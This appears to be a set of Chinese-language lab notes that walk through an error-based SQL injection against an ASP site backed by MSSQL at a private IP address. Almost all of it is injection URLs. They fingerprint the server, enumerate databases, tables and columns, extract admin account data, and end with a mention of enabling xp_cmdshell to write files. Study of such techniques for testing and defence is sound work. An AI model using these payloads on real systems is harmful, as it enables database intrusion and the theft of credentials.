
ASP+Mssql注入

http://172.16.1.121/otype.asp?classid=5



http://172.16.1.121/otype.asp?classid=5‘




<http://172.16.1.121/search.asp?key=123%27+UNION+ALL+SELECT+null,%27kkkkkkk%27,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null--+-Tbeu&otype=title&submit2=>




爆计算机名

http://172.16.1.121/search.asp?key=123%27%20and%20@@SERVERNAME%3E0--+-Tbeu&otype=title&submit2=



<http://172.16.1.121/search.asp?key=123%27%20and%20db_name()%3E0--+-Tbeu&otype=title&submit2=>’

爆数据库名



爆当前用户权限

http://172.16.1.121/search.asp?key=123%27%20and%20User\_Name()%3E0--+-Tbeu&otype=title&submit2=




<http://172.16.1.121/search.asp?key=123%27%20and%20(SELECT%20top%201%20Name%20FROM%20Master..SysDatabases)%3E0--+-Tbeu&otype=title&submit2=>

爆其他数据库名称



爆表名

172.16.1.121/search.asp?key=123' and (select top 1 name from [aa].sys.all\_objects where type='U' AND is\_ms\_shipped=0)>0--+-Tbeu&otype=title&submit2=



http://172.16.1.121/search.asp?search.asp?key=123'%20 and (select top 1 name from aa.sys.all\_objects where type='U' AND is\_ms\_shipped=0 and name not in ('book\_setup','Download'))>0--+-Tbeu&otype=title&submit2=


通过逐步查询除所有的表名

http://172.16.1.121/search.asp?key=123'%20 and (select top 1 name from aa.sys.all\_objects where type='U' AND is\_ms\_shipped=0 and name not in ('book\_setup','Download','Feedback','gonggao','News','shop\_pinglun','SmallClass','SmallClass\_down','sogo\_link','WebBasicInfo','Admin','bigClass'))>0--+-Tbeu&otype=title&submit2=



爆字段名

172.16.1.121/search.asp?key=123'and (select top 1 COLUMN\_NAME from aa.information\_schema.columns where TABLE\_NAME='admin'%20 and COLUMN\_NAME not in('ID','admin','password')) >0--+-Tbeu&otype=title&submit2=



数据

172.16.1.121/search.asp?key=123'and (select top 1 admin from admin)>0 --+-Tbeu&otype=title&submit2=






Xp\_cmdshell写入，先开启xp\_cmd

Ok





写入成功

参考文档：https://blog.csdn.net/niexinming/article/details/49055609